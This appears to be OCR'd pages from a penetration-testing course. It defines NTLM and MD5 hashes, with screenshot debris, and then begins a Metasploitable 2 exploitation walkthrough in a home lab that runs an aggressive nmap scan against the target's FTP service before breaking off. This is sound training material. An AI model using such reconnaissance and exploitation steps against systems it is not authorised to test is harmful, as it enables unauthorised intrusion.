
1 . NTLM :

An NTLM hash (New Technology LAN Manager Hash) is a specific type of cryptographic password hash primarily used by Microsoft Windows for authentication.


It is not the password itself, but a one-way mathematical representation of the password.




1.1




1.2



1.3


File Machine View Input Devices Help
Session Actions Edit View Help
window 7 [Running] - O...
metasploitable 2 [Runni...
kali [Running] - O...
SENSEX
Search

1.4



File Machine View Input Devices Help
Session Actions Edit View Help
window 7 [Running] - O...
metasploitable 2 [Runni...
kali [Running] - O...
Nifty bank
Search

1.5


2 . MD5 :

The MD5 (Message-Digest Algorithm 5) hash is a widely known cryptographic hash function designed to produce a fixed-length output (a "digest" or "checksum") for any given input message or file.

Developed by Ronald Rivest in 1991, it was historically a staple in cybersecurity, though it is now considered cryptographically broken for security-sensitive applications due to vulnerabilities



1.1


File Machine View Input Devices Help
Session Actions Edit View Help
window 7 [Running] - O...
metasploitable 2 [Runni...
kali [Running] - O...
Search

1.2

5 . Metasploitable 2 Exploitation :

1 . Uses a system vulnerability to break security rules.

2 . Executes malicious code or commands on the target system.

3 . Gives unauthorized access like shell access, admin access, or data access.

4 . Allows privilege escalation, meaning attacker increases control over the system.

5 . Leads to system compromise, like stealing data, installing malware, or taking over the machine.

1 . FTP /21:

1 . FTP exploitation means taking advantage of weaknesses in an FTP server to gain unauthorized access, steal data, or control the system.

2 . Steps :

1 . Open kali terminal.


2 . Get ip from metasploitable 2 machine here ip is 192.168.1.113

Because we will exploit metasploitable 2 machine


3 . Run nmap -A -T4 192.168.1.113 to get open ports information.

4 . We will exploit ftp(file transfer protocol) to gain access of the target system.

